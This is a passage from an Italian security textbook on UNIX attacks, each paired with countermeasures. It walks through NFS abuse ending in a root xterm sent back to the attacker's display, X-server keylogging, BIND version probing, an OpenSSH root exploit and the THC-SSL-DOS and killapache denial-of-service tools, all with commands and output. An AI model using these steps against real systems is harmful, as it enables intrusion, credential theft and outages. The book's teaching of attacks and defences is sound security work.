I risultati di `showmount` indicano che gli interi file system / e /usr sono esportati al gruppo everyone, cosa estremamente rischiosa. Tutto ciò che dovrebbe fare un hacker è montare / o /usr per poter accedere all'intero file system / o /usr, con i permessi per ciascun file e directory. Il comando `mount` è disponibile nella maggior parte delle versioni di UNIX, ma non è flessibile come altri strumenti. Per ulteriori informazioni su questo comando UNIX, potete eseguire `man mount` per accedere alla pagina del manuale corrispondente alla versione installata, cosa utile perché la sintassi sul proprio sistema potrebbe essere diversa da quella indicata qui:

```
[sigma]# mount itchy:/ /mnt
```

Uno strumento ancora più utile per l'esplorazione di NFS è nfsshell di Leendert van Doorn, disponibile presso <ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz>. Questo pacchetto fornisce un robusto client denominato nfs, che opera come un client FTP e consente una facile manipolazione del file system remoto. Il client nfs presenta molte opzioni degne di nota:

```
[sigma]# nfs
nfs> help
host <host> - set remote host name
uid [<uid> [<secret-key>]] - set remote user id
gid [<gid>] - set remote group id
cd [<path>] - change remote working directory
lcd [<path>] - change local working directory
cat <filespec> - display remote file
ls [-l] <filespec> - list remote directory
get <filespec> - get remote files
df - file system information
rm <file> - delete remote file
ln <file1> <file2> - link file
mv <file1> <file2> - move file
mkdir <dir> - make remote directory
rmdir <dir> - remove remote directory
chmod <mode> <file> - change mode
chown <uid>[.<gid>] <file> - change owner
put <local-file> [<remote-file>] - put file
mount [-upTU] [-P port] <path> - mount file system
```

```

umount - umount remote file system
umountall - umount all remote file systems
export - show all exported file systems
dump - show all remote mounted file systems
status - general status report
help - this help message
quit - its all in the name
bye - good bye
handle [<handle>] - get/set directory file handle
mknod <name> [b/c major minor] [p] - make device

```

Dobbiamo prima indicare a nfs su quale host intendiamo montare i file system:

```

nfs> host itchy
Using a privileged port (1022)
Open itchy (192.168.1.10) TCP

```

Ora elenchiamo i file system esportati:

```

nfs> export
Export list for itchy:
/ everyone
/usr everyone

```

Ora dobbiamo eseguire `mount /` per accedere a questo file system:

```

nfs> mount /
Using a privileged port (1021)
Mount '/', TCP, transfer size 8192 bytes.

```

A questo punto verifichiamo lo stato della connessione per determinare l'UID utilizzato quando è stato montato il file system:

```

nfs> status
User id      : -2
Group id     : -2
Remote host  : 'itchy'
Mount path   : '/'
Transfer size: 8192

```

Potete vedere che abbiamo montato il file system `/` e che UID e GID sono entrambi `-2`. Per motivi di sicurezza, se montate un file system remoto come root, i vostri UID e GID corrisponderanno a un valore diverso da 0. Nella maggior parte dei casi (in assenza di opzioni particolari) potete montare un file system utilizzando per UID e GID un valore qualsiasi diverso da 0 o root. Poiché abbiamo montato l'intero file system, possiamo facilmente elencare il contenuto del file `/etc/passwd`:

```

nfs> cd /etc
nfs> cat passwd
root:x:0:1:Super-User:/sbin/sh
daemon:x:1:1:::
bin:x:2:2::/usr/bin:
sys:x:3:3:::
adm:x:4:4:Admin:/var/adm:

```

```
lp:x:71:8:Line Printer Admin:/usr/spool/lp:
smtp:x:0:0:Mail Daemon User:/
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp:x:9:9:uucp Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody:/
noaccess:x:60002:60002:No Access User:/
nobody4:x:65534:65534:SunOS4.x Nobody:/
gk:x:1001:10::/export/home/gk:/bin/sh
sm:x:1003:10::/export/home/sm:/bin/sh
```

Elencando /etc/passwd otteniamo i nomi utenti e gli user ID associati. Tuttavia il file delle password è cifrato, perciò non può essere utilizzato per il cracking. Poiché non possiamo effettuare il cracking di alcuna password e non possiamo montare il file system come root, dobbiamo determinare quali altri UID forniranno un accesso privilegiato. Potrebbe essere daemon, ma bin o UID 2 hanno maggiori probabilità, perché su molti sistemi bin è il proprietario dei binari. Se gli hacker ottengono l'accesso ai binari via NFS o qualsiasi altro mezzo, per la maggior parte dei sistemi la partita è chiusa. Ora dobbiamo eseguire `mount /usr`, alterare i nostri UID e GID, quindi tentare di ottenere l'accesso ai binari:

```
nfs> mount /usr
Using a privileged port (1022)
Mount '/usr', TCP, transfer size 8192 bytes.
nfs> uid 2
nfs> gid 2
nfs> status
User id      : 2
Group id     : 2
Remote host  : 'itchy'
Mount path   : '/usr'
Transfer size: 8192
```

Ora abbiamo tutti i privilegi di bin sul sistema remoto. Nel nostro esempio i file system non erano stati esportati con alcuna opzione speciale che limitasse la possibilità di bin di creare o modificare file. A questo punto, tutto ciò che occorre fare è avviare una sessione xterm o creare un canale di ritorno verso il proprio sistema per ottenere l'accesso al bersaglio. Creiamo il seguente script sul nostro sistema, con il nome `in.ftp`:

```
#!/bin/sh
/usr/openwin/bin/xterm -display 10.10.10.10:0.0 &
```

Ora, sul sistema bersaglio, passiamo con `cd` in `/sbin` e sostituiamo `in.ftp` con la nostra versione:

```
nfs> cd /sbin
nfs> put in.ftp
```

Infine consentiamo una connessione dal server bersaglio al nostro server X con il comando `xhost` e inseriamo il seguente comando dal nostro sistema al server bersaglio:

```
[sigma]# xhost +itchy
itchy being added to access control list
[sigma]# ftp itchy
Connected to itchy.
```

Il risultato, un xterm di proprietà di root, sarà visualizzato sul nostro sistema. Poiché in.ftpd è stato richiamato con privilegi di root da inetd su questo sistema, inetd eseguirà il nostro script con privilegi di root, il che ci darà subito l'accesso di root. Notate che siamo stati in grado di sovrascrivere in.ftpd, in questo caso, perché i suoi permessi erano stati impostati erroneamente in modo da risultare di proprietà dell'utente bin anziché di root.

```
# id
uid=0(root) gid=0(root)
#
```

Contromisure contro gli attacchi a NFS

Se NFS non è richiesto, dovrebbe essere disattivato insieme ai servizi correlati (per esempio mountd, statd e lockd). Implementate controlli su client e accesso utente per consentire soltanto agli utenti autorizzati di accedere ai file richieste. In generale, /etc/exports, /etc/dfs/dfstab o file simili controllano quali file system sono esportati e quali opzioni specifiche possono essere attivate. Tra le opzioni vi sono la possibilità di specificare nomi di macchine o gruppi di rete, opzioni di sola lettura e la possibilità di disattivare il bit SUID. Ogni implementazione di NFS è leggermente diversa dalle altre, perciò occorre consultare la documentazione o le man page. Inoltre, non si deve mai includere l'indirizzo IP locale del server (*localhost*) nell'elenco dei sistemi che possono montare il file system. Le vecchie versioni del portmapper consentivano agli hacker di fare da proxy per le connessioni. Se al sistema fosse consentito di montare il file system esportato, gli hacker potrebbero inviare pacchetti NFS al portmapper del sistema bersaglio, che a sua volta inoltrerebbe la richiesta a localhost. Così la richiesta sembrerebbe provenire da un host trusted e bypasserebbe qualsiasi regola di controllo di accesso. Infine, occorre applicare tutte le patch rilasciate dal produttore.



Vulnerabilità di X

Popolarità:	8
Semplicità:	9
Impatto:	5
Grado di rischio:	7

Il sistema X Window fornisce un'ampia varietà di funzioni che consentono a molti programmi di condividere un singolo display grafico. Il principale problema di X è che il suo modello di sicurezza è del tipo "o tutto o niente". Una volta che un client ha ottenuto l'accesso a un server X, può succedere di tutto. I client X possono catturare i tasti premuti dall'utente alla console, terminare finestre, catturare finestra per visualizzarle altrove e perfino rimappare la tastiera in modo da inserire comandi ostili a prescindere da ciò che digita l'utente. La maggior parte dei problemi deriva da un paradigma di controllo di accesso debole, o da pura indolenza da parte dell'amministratore del sistema. La forma più semplice e più diffusa di controllo di accesso per X è l'autenticazione xhost; questo meccanismo fornisce un controllo di accesso in base all'indirizzo IP ed è la forma più debole di autenticazione su X. Per comodità un amministratore di sistema utilizza il comando xhost +, che concede a qualsiasi utente locale o remoto l'accesso non autenticato al server X (+ è un carattere jolly che indica qualsiasi indirizzo IP). Cosa ancora peggiore, molti server X basati su PC utilizzano per default

`xhost +`, senza che i loro utenti ne siano al corrente; gli hacker possono sfruttare questa vulnerabilità in apparenza benigna per compromettere la sicurezza del server bersaglio. Uno dei migliori programmi per individuare un server X con `xhost +` attivato è `xscan`, che effettua una scansione di un'intera sottorete alla ricerca di un server X aperto e registra tutti i tasti premuti in un file di log:

```
[sigma]$ xscan itchy
Scanning hostname itchy ...
Connecting to itchy (192.168.1.10) on port 6000...
Connected.
Host itchy is running X.
Starting keyboard logging of host itchy:0.0 to file KEYLOG.itchy:0.0...
```

Ora tutti i tasti premuti alla console vengono catturati nel file `KEYLOG.itchy`:

```
[sigma]$ tail -f KEYLOG.itchy:0.0
su -
[Shift_L]Iamowned[Shift_R]!
```

Un rapido sguardo al contenuto del file di log con il comando `tail` rivela ciò che l'utente sta digitando in tempo reale. Nel nostro esempio, l'utente ha immesso il comando `su` seguito dalla password di root `Iamowned!`. `Xscan` regista anche se è stato premuto il tasto Shift (Maiusc).

Gli hacker possono anche visualizzare facilmente specifiche finestre in esecuzione sui sistemi bersaglio. Devono prima determinare l'ID esadecimale della finestra utilizzando il comando `xlswins`:

```
[sigma]$ xlswins -display itchy:0.0 |grep -i netscape
0x1000001 (Netscape)
0x1000246 (Netscape)
0x1000561 (Netscape: OpenBSD)
```

Questo comando restituisce molte informazioni, perciò nel nostro esempio abbiamo utilizzato `grep` per verificare se fosse in esecuzione Netscape. Fortunatamente per noi, lo era. In ogni caso, è possibile esaminare i risultati di `xlswins` per individuare una finestra interessante. Per visualizzare la finestra di Netscape sul nostro sistema, utilizziamo il programma `XWatchWin`:

```
[sigma]$ xwatchwin itchy -w 0x1000561
```

Fornendo l'ID della finestra possiamo visualizzare come per magia qualsiasi finestra sul nostro sistema, per osservare qualunque attività associata senza che altri se ne rendano conto. Anche se `xhost` è attivato sul server bersaglio, gli hacker potrebbero essere in grado di catturare una schermata della sessione utente alla console tramite `xwd`, se dispongono di un accesso di shell locale e sul server bersaglio è utilizzata l'autenticazione con `xhost standard`:

```
[itchy]$ xwd -root -display localhost:0.0 > dump.xwd
```

Per visualizzare la schermata catturata, copiate il file sul vostro sistema utilizzando `xwud`:

```
[sigma]$ xwud -in dump.xwd
```

Come se le vulnerabilità non bastassero ancora, per gli hacker è semplice inviare a una finestra dei codici tastiera; in questo modo possono inviare eventi della tastiera a un xterm sul sistema bersaglio come se fossero stati digitati in locale.



Contromisure contro le vulnerabilità di X

Resistete alla tentazione di utilizzare il comando `xhost +`. Non fate i pigri, pensate alla sicurezza! Se siete in dubbio, utilizzate il comando `xhost -`, che non terminerà alcuna connessione esistente, ma si limiterà a proibire connessioni future. Se dovete consentire l'accesso remoto al vostro server X, specificate ciascun server per indirizzo IP. Tenete conto che qualsiasi utente su tale server potrà connettersi al vostro server X e fare di tutto. Tra le altre misure di sicurezza vi è l'uso di meccanismi di autenticazione più avanzati come MIT-MAGIC-COOKIE-1, XDM-AUTHORIZATION-1 e MIT-KERBEROS-5, che forniscono un livello di sicurezza aggiuntivo quando ci si connette al server X. Se utilizzate xterm o un terminale simile, attivate l'opzione per la tastiera sicura, così eviterete che un altro processo possa intercettare i tasti che premete. Inoltre, prendete in considerazione la possibilità di bloccare con il firewall le porte 6000–6063 per evitare che utenti non autorizzati possano connettersi alle porte del vostro server X. Infine, potete utilizzare SSH e la sua funzionalità di tunneling per una maggiore sicurezza durante le vostre sessioni X. Assicuratevi che ForwardX11 sia impostato a “yes” nel file di configurazione `sshd_config` o `sshd2_config`.



DNS (Domain Name System)

<i>Popolarità:</i>	9
<i>Semplicità:</i>	7
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Il DNS è uno dei servizi più diffusi di Internet e nella maggior parte delle intranet aziendali. Come potete immaginare, questa enorme diffusione lo rende appetibile agli hacker, e in effetti molti cercano delle vulnerabilità nella più comune implementazione del DNS per UNIX, il pacchetto BIND (*Berkeley Internet Name Domain*). Inoltre, il DNS è uno dei pochi servizi che è quasi sempre richiesto e in esecuzione sul confine tra la rete interna e Internet. Perciò, una falla in BIND causerà quasi sicuramente una violazione del sistema da remoto. I numerosi tipi di attacchi portati al DNS negli anni hanno sfruttato un'ampia varietà di tecniche, dal buffer overflow all'avvelenamento della cache, al DoS (*Denial of Service*). Nel 2007 furono attaccati anche i root server DNS (icann.org/en/announcements/factsheet-dns-attack-08mar07_v1.1.pdf).



Avvelenamento della cache DNS

Benché numerosi problemi di sicurezza e disponibilità abbiano interessato BIND, il prossimo esempio si focalizza su uno dei più recenti attacchi di avvelenamento della cache DNS, una tecnica che gli hacker utilizzano per fare in modo che i client contattino un server maligno anziché quello desiderato. In sostanza tutte le richieste, incluso il traffico web ed email, sono risolte e reindirizzate a un sistema sotto il controllo dell'hacker. Per

esempio, quando un utente contatta www.google.com, il server DNS del client deve risolvere questa richiesta nell'indirizzo IP del server, poniamo 74.125.47.147. Il risultato della richiesta viene memorizzato in una cache sul server DNS per un certo periodo di tempo, in modo da velocizzare una eventuale richiesta futura. Anche altre richieste del client vengono memorizzate nella cache. Se un hacker è in grado di modificare questi elementi nella cache, può ingannare i client cambiando il nome di host del server in ciò che preferisce, per esempio sostituendo 74.125.47.147 con 6.6.6.6.

Nel 2008 fece scalpore l'attacco di avvelenamento della cache DNS individuato da Dan Kaminsky. Kaminsky sfruttò vari lavori precedenti, combinando vari difetti noti nel protocollo DNS e nelle implementazioni dei produttori, tra cui improprie implementazioni della dimensione dello spazio degli ID di transazione e una porta di origine fissata e non casuale per le query in uscita, e il fatto che più query identiche per lo stesso record di risorsa causino la presenza di più query in attesa. Il suo lavoro, presentato in occasione dell'evento BlackHat 2008, fu anticipato da altri, e dopo pochi giorni dalla rivelazione della falla, sul sito Milw0rm apparve un exploit e Metasploit rilasciò un modulo per la vulnerabilità. Per colmo di ironia, i server AT&T che eseguono la risoluzione DNS per metasploit.com sono caduti vittime dell'attacco e per un breve periodo di tempo le richieste di metasploit.com sono state reindirizzate su altri siti fittizi.

Come per qualsiasi altro attacco DNS, il primo passo è quello di enumerare i server vulnerabili. La maggior parte degli hacker usa strumenti automatici per individuare rapidamente server DNS senza patch e configurati male. Nel caso dell'ultima vulnerabilità DNS scoperta da Kaminsky sono interessate varie implementazioni, tra cui:

- BIND 8, BIND 9 prima di 9.5.0-P1, 9.4.2-P1 e 9.3.5-P1;
- Microsoft DNS in Windows 2000 SP4, XP SP2 e SP3, Server 2003 SP1 e SP2.

Per determinare se il vostro DNS soffre di questa potenziale vulnerabilità, utilizzate la seguente tecnica di enumerazione:

```
root@schism:/# dig @192.168.1.3 version.bind chaos txt
; <>> DiG 9.4.2 <>> @192.168.1.3 version.bind chaos txt
; (1 server found)
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43337
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
ADDITIONAL: 0
;; WARNING: recursion requested but not available
;; QUESTION SECTION:
;version.bind.          CH      TXT
;; ANSWER SECTION:
version.bind.          0       CH      TXT      "9.4.2"
;; AUTHORITY SECTION:
version.bind.          0       CH      NS
version.bind.
;; Query time: 31 msec
;; SERVER: 192.168.1.3#53(192.168.1.3)
;; WHEN: Sat Jul 26 17:41:36 2008
;; MSG SIZE  rcvd: 62
```

Questo comando determina la versione. Anche qui si sottolinea l'importanza di un accurato footprinting dell'ambiente. Nel nostro esempio, il server DNS bersaglio esegue named versione 9.4.2, che è vulnerabile all'attacco.



Contromisure all'attacco del DNS

Innanzitutto, per qualsiasi sistema che non sia utilizzato come server DNS si dovrebbe disabilitare e rimuovere BIND. In secondo luogo, ci si dovrebbe assicurare che la versione di BIND in uso sia aggiornata e dotata delle patch per i difetti rilevati (isc.org/advisories). Le patch per tutte le vulnerabilità citate in precedenza sono state applicate alle ultime versioni di BIND. Le versioni 4 e 8 sono ormai obsolete e non dovrebbero più essere utilizzate. Yahoo era uno degli ultimi grandi utenti di BIND 8 e ha formalmente annunciato la migrazione a BIND 9 dopo le scoperte di Dan Kaminsky. Se non utilizzate ancora BIND 9, è tempo che anche voi pensiate alla migrazione. In terzo luogo, occorre eseguire named come utente non privilegiato; ovvero, named dovrebbe essere eseguito con privilegi di root soltanto per l'associazione alla porta 53, dopodiché i privilegi dovrebbero essere ridotti alla normale attività utilizzando l'opzione -u (named -u dns -g dns). named andrebbe eseguito da un ambiente chrooted() tramite l'opzione -t, che potrebbe impedire che un hacker possa navigare nel file system anche qualora ottenesse l'accesso (named -u dns -g dns -t /home/dns). Inoltre, è utile servirsi di template quando si mette in opera una configurazione bind sicura. Per ulteriori informazioni, cfr. cymru.com/Documents/secure-bind-template.html. Queste misure di sicurezza sono utili, ma non offrono una protezione totale, perciò è fondamentale prestare grandissima attenzione alla sicurezza del proprio server DNS.

Sono passati parecchi anni dall'avvento di BIND 9. Molti dei problemi di sicurezza individuati in DNS e BIND negli ultimi anni sarebbero stati difficili da prevedere nel 1998. Per questo motivo, L'Internet Systems Consortium ha avviato lo sviluppo di BIND 10 (isc.org/bind10/); fino a quando non sarà terminato, la comunità di Internet dovrà fare fronte. Se siete stanchi dei molti problemi di sicurezza di BIND, però, prendete in considerazione l'utilizzo di djbdns (cr.yp.to/djbdns.html), scritto da Dan Bernstein e progettato come sostituto sicuro, veloce e affidabile di BIND.



Vulnerabilità di SSH

<u>Popolarità:</u>	6
<u>Semplicità:</u>	4
<u>Impatto:</u>	10
<u>Grado di rischio:</u>	7

SSH è uno dei servizi che preferiamo per fornire accesso remoto sicuro. Dispone di numerose funzionalità e milioni di utenti in tutto il mondo ne fanno uso. In effetti, la maggior parte dei sistemi sicuri si affidano a SSH per difendersi da utenti non autenticati e per proteggere dati e credenziali di login da occhi indiscreti. Nonostante tutta la sicurezza fornita da SSH, tuttavia, anche qui si trova alcune serie vulnerabilità che possono consentire la compromissione di root.

Una delle più pericolose vulnerabilità associate a SSH, per quanto sia ormai ben nota, è legata a un difetto nel codice di individuazione degli attacchi CRC-32 in SSH1. Questo

codice fu aggiunto parecchi anni fa per rimediare a una seria vulnerabilità del protocollo SSH1 legata alla cifratura. Come avviene spesso, la patch introduce un nuovo difetto nel codice di rilevamento dell'attacco, che poteva portare all'esecuzione di codice arbitrario nei server e nei client SSH che lo utilizzavano. Il rilevamento dell'attacco è svolto utilizzando una tabella di hash che è allocata dinamicamente in base alla dimensione del pacchetto ricevuto. Il problema è legato a una dichiarazione errata di una variabile utilizzata nel codice di rilevamento; un hacker potrebbe formare dei pacchetti SSH molto grandi (di lunghezza maggiore di 2^{16}) per fare in modo che il codice vulnerabile esegua una chiamata di `xmalloc()` con argomento 0, che restituirà un puntatore allo spazio di indirizzamento del programma. Se l'hacker è in grado di scrivere in locazioni di memoria arbitrarie nello spazio di indirizzamento del programma (il server o client SSH), può eseguire codice arbitrario sul sistema vulnerabile.

Questo difetto riguarda non solo i server SSH, ma anche i client. Tutte le versioni di SSH che supportano il protocollo 1 (1.5) e utilizzano il codice di rilevamento dell'attacco CRC-32 sono vulnerabili, perciò sono inclusi:

- le versioni di OpenSSH precedenti alla 2.3.0;
- le versioni da SSH-1.2.24 a SSH-1.2.31 incluse.



Vulnerabilità challenge-response di OpenSSH

Altre ben note ma gravi vulnerabilità sono state rilevate in OpenSSH versioni 2.9.9–3.3 a metà del 2002. La prima è un integer overflow nella gestione delle risposte ricevute durante la procedura di autenticazione challenge-response. Perché questa vulnerabilità possa essere sfruttata, è necessario che siano presenti diverse condizioni; per prima cosa, se l'opzione di configurazione challenge-response è attiva e il sistema utilizza l'autenticazione `BSD_AUTH` o `SKEY`, allora un hacker da remoto potrebbe essere in grado di eseguire codice sul sistema vulnerabile con privilegi di root. Esaminiamo l'attacco durante il suo svolgimento:

```
[roz]# ./ssh 10.0.1.1
[*] remote host supports ssh2
Warning: Permanently added '10.0.48.15' (RSA) to the list of known hosts.
[*] server_user: bind:skey
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
*GOBBLE*
OpenBSD rd-openbsd31 3.1 GENERIC#0 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

L'hacker dal suo sistema (roz) è in grado di sfruttare la vulnerabilità del sistema in 10.1.1.1, che ha attiva l'autenticazione `SKEY` ed esegue una versione vulnerabile di `sshd`. Come potete vedere, i risultati sono devastanti: l'hacker ottiene infatti i privilegi di root su questo sistema OpenBSD 3.1.

La seconda vulnerabilità è un buffer overflow nel meccanismo challenge-response. A prescindere dall'opzione di configurazione challenge-response, se il sistema vulnerabile utilizza PAM (*Pluggable Authentication Modules*) con l'autenticazione a tastiera interattiva (`PAMAuthenticationViaKbdInt`), potrebbe essere vulnerabile a una violazione di root da remoto.



Contromisure per SSH

Assicuratevi di eseguire una versione aggiornata di client e server SSH. L'ultima versione di OpenSSH può essere scaricata da openssh.org. Anche se SSH abilita svariate funzionalità di sicurezza, come la separazione dei privilegi e la modalità strict, non tutte le impostazioni standard di SSH risultano ideali dal punto di vista della sicurezza. Per un tutorial sulle best practice relative a SSH, potete consultare cyberciti.biz/tips/linux-UNIX-bsd-openssl-server-best-practices.html.



Attacchi a OpenSSL

<i>Diffusione:</i>	8
<i>Semplicità:</i>	8
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	9

Nel corso degli anni, in OpenSSL sono state individuate diverse vulnerabilità all'esecuzione di codice da remoto e al Denial of Service. A scopi dimostrativi presentiamo un esempio di una vulnerabilità DoS che di recente ha colpito questa libreria di cifratura molto utilizzata. Fin dal 2003 era stato ampiamente riconosciuto e discusso un problema teorico di OpenSSL, anche se non ne era mai stata effettuata alcuna applicazione pratica. Le cose sono cambiate nel 2011, quando uno studio su THC è stato inavvertitamente reso pubblico. A differenza di molti attacchi DoS, lo strumento utilizzato per lo studio, THC-SSL-DOS, non necessita di grandi quantità di banda per creare la condizione di negazione del servizio. Invece, lo strumento approfitta della natura asimmetrica di calcolo che si verifica durante la fase di handshaking SSL tra client e server. THC-SSL-DOS sfrutta questa asimmetria sovraccaricando il server e isolandolo da Internet. Questo problema riguarda tutte le implementazioni attuali di SSL. Lo strumento sfrutta anche la funzionalità di rinegoziazione sicura di SSL per innescare migliaia di rinegoziazioni con una sola connessione TCP; tuttavia, per portare con successo un attacco DoS non è necessario che su un server web sia attivata la rinegoziazione SSL. Ecco l'attacco DoS a OpenSSL all'opera:

```
[schism]$ ./thc-ssl-dos 192.168.1.33 443
Handshakes 0 [0.00 h/s], 0 Conn, 0 ErrSecure Renegotiation support: yes
Handshakes 0 [0.00 h/s], 97 Conn, 0 Err
Handshakes 68 [67.39 h/s], 97 Conn, 0 Err
Handshakes 148 [79.91 h/s], 97 Conn, 0 Err
Handshakes 228 [80.32 h/s], 100 Conn, 0 Err Handshakes 308 [80.62 h/s], 100 Conn, 0 Err
Handshakes 390 [81.10 h/s], 100 Conn, 0 ErrHandshakes 470 [80.24 h/s], 100 Conn, 0 Err
```

Come si vede, è stato possibile scollegare da Internet il server vulnerabile con indirizzo 192.168.1.33. Anche se questo non porta all'esecuzione di codice da remoto o all'accesso a livello di sistema, se si tiene conto della diffusione di OpenSSL e del numero di sistemi colpiti, l'impatto di questa vulnerabilità rimane considerevole.



Contromisure per attacchi a OpenSSL

Al momento in cui scriviamo non esiste un'effettiva soluzione a questo problema. I passi suggeriti di seguito possono mitigare in certa misura, ma non risolvere il problema:

1. Disabilitare la rinegoziazione SSL.
2. Investire in un acceleratore SSL.

Entrambe queste contromisure possono essere aggirate semplicemente modificando THC-SSL-DOS, dato che in effetti l'attacco non richiede l'abilitazione della rinegoziazione SSL. A oggi nessuno ha offerto una reale soluzione alla natura asimmetrica delle prestazioni che si verifica tra client e server quando viene stabilita una connessione SSL. Secondo THC, un gruppo noto per l'individuazione delle vulnerabilità di questo protocollo, il problema è causato dalle lacune di sicurezza intrinseche di SSL, che, sostiene il gruppo, non costituisce più un meccanismo affidabile per assicurare la riservatezza dei dati nel ventunesimo secolo.



Attacchi contro Apache

<i>Diffusione</i>	8
<i>Semplicità:</i>	8
<i>Impatto::</i>	10
<i>Grado di rischio:</i>	9

Dopo avere parlato male di OpenSSL, è ora di spostare l'attenzione su Apache, il server web più diffuso del pianeta. Secondo Netcraft.com (news.netcraft.com/archives/category/web-server-survey/), Apache si mantiene stabilmente intorno al 65 per cento di tutti i server web presenti in Internet. Dato che abbiamo dimostrato un recente attacco DoS contro OpenSSL, adesso rivolgiamo lo sguardo verso Apache e verso un recente exploit noto come *Apache Killer*. Apache Killer sfrutta la cattiva gestione di Apache dei blocchi multipli sovrapposti. L'attacco può essere portato da remoto utilizzando un numero minimo di richieste per aumentare l'utilizzo di risorse del server. Sono colpite le installazioni standard di Apache dalla versione 2.0 e precedenti alla 2.0.65 e dalla versione 2.2 e precedenti alla 2.2.20-21. Usiamo lo script *killapache* sviluppato da King Cope, per vedere se possiamo mettere offline un server Apache.

```
[schism]$ perl killapache.pl 192.168.1.10 50
HEAD / HTTP/1.1
Host: 192.168.1.10
Range:bytes=0-
Accept-Encoding: gzip
Connection: close
```

host seems vuln

Come si può vedere dall'esempio, l'host era vulnerabile, ed è stato effettivamente possibile mettere offline Apache.



Contromisure per attacchi contro Apache

Come per la maggior parte di queste vulnerabilità, la soluzione migliore consiste nell'applicare le patch appropriate e aggiornare alle ultime versioni sicure di Apache. Questo problema particolare è stato risolto nelle versioni di Apache Server a partire dalla 2.2.21, che possono essere scaricate da apache.org. Un elenco completo delle versioni di Apache vulnerabili a questo problema è disponibile presso securityfocus.com/bid/49303.

Accesso locale

Finora abbiamo descritto le tecniche più comuni di accesso remoto. Come abbiamo detto in precedenza, la maggior parte degli hacker fa di tutto per ottenere un accesso locale sfruttando qualche vulnerabilità da remoto. Nel momento in cui un hacker dispone di una shell di comandi interattiva, viene considerato locale al sistema. Benché sia possibile ottenere un accesso di root diretto tramite una vulnerabilità remote, spesso gli hacker acquisiscono prima un accesso utente, perciò devono poi scalare i privilegi fino al livello di root (si parla infatti di *scalata dei privilegi*). Il grado di difficoltà della scalata dei privilegi varia notevolmente in base al sistema operativo e alla configurazione specifica del sistema bersaglio. Alcuni sistemi operativi sono configurati benissimo per evitare che gli utenti privi dei privilegi di root possano acquisirli scalandoli, mentre altri non sono configurati altrettanto bene. In un'installazione di default di OpenBSD gli utenti troveranno molta più difficoltà nella scalata dei privilegi rispetto a un'installazione di default di Linux. Naturalmente la singola configurazione ha un impatto significativo sulla sicurezza complessiva del sistema.

Nel seguito ci concentreremo sulla scalata dei privilegi per ottenere l'accesso di root e vedremo che, nella maggior parte dei casi, gli hacker tentano di ottenere i privilegi di root, anche se spesso potrebbe non essere necessario. Per esempio, se gli hacker sono interessati unicamente ad accedere a un database Oracle, hanno necessità soltanto dell'accesso all'ID Oracle e non a root.



Vulnerabilità della password

<i>Popolarità:</i>	10
<i>Semplicità:</i>	9
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	9

In base alla discussione svolta nel precedente paragrafo dedicato agli attacchi di forza bruta, il rischio che siano utilizzate password scelte in modo poco oculato dovrebbe risultare evidente. Non importa se gli hacker sfruttano la vulnerabilità della password da remoto o in locale: le password deboli mettono a rischio il sistema. Poiché abbiamo già trattato in precedenza la maggior parte dei rischi di base, passiamo subito al cracking delle password. Il cracking delle password è comunemente noto come un attacco di dizionario automatizzato. Mentre l'attacco di forza bruta è considerato di tipo attivo, il cracking delle password può essere effettuato offline ed è per natura passivo. Si tratta di un attacco tipicamente locale, poiché gli hacker devono avere accesso al file /etc/passwd o al file delle password

cifrato. È anche possibile ottenere una copia del file delle password da remoto (per esempio via TFTP o HTTP), ma riteniamo che sia preferibile discutere il cracking delle password come attacco locale. Questo attacco differisce da quello di forza bruta perché gli hacker non cercano di accedere a un servizio o di utilizzare su per assumere l'identità di root al fine di individuare una password, ma cercano di determinare la password per un dato account eseguendo la cifratura di una parola o di un testo generato in modo casuale e confrontando il risultato con l'hash di password cifrato ricavato da passwd o dal file cifrato. Per i sistemi operativi UNIX più moderni è richiesto un input aggiuntivo denominato *sale* o *salt*: si tratta di un valore casuale che serve come secondo input per la funzione di hash al fine di garantire che due utenti con la stessa password non producano lo stesso hash di password. L'uso del sale, inoltre, aiuta a ostacolare attacchi con tabelle precalcolate. In base al formato della password, il valore del sale è aggiunto all'inizio dell'hash o registrato in un campo separato.

Se l'hash cifrato corrisponde a quello generato dal programma di cracking della password, significa che è stata trovata la password. Il processo di cracking in pratica è semplice algebra: se si conoscono tre elementi di un insieme di quattro, è possibile dedurre il quarto. Conosciamo il valore della parola e del seme utilizzati come input per la funzione di hash, e conosciamo anche l'algoritmo di hashing della password, che sia DES (Data Encryption Standard), Extended DES, MD5 o Blowfish; pertanto, se dobbiamo calcolare l'hash dei due dati di input applicando l'algoritmo in questione, e l'output risultante corrisponde all'hash del nostro bersaglio, conosciamo la password originale. Questo processo è illustrato nella Figura 5.2.

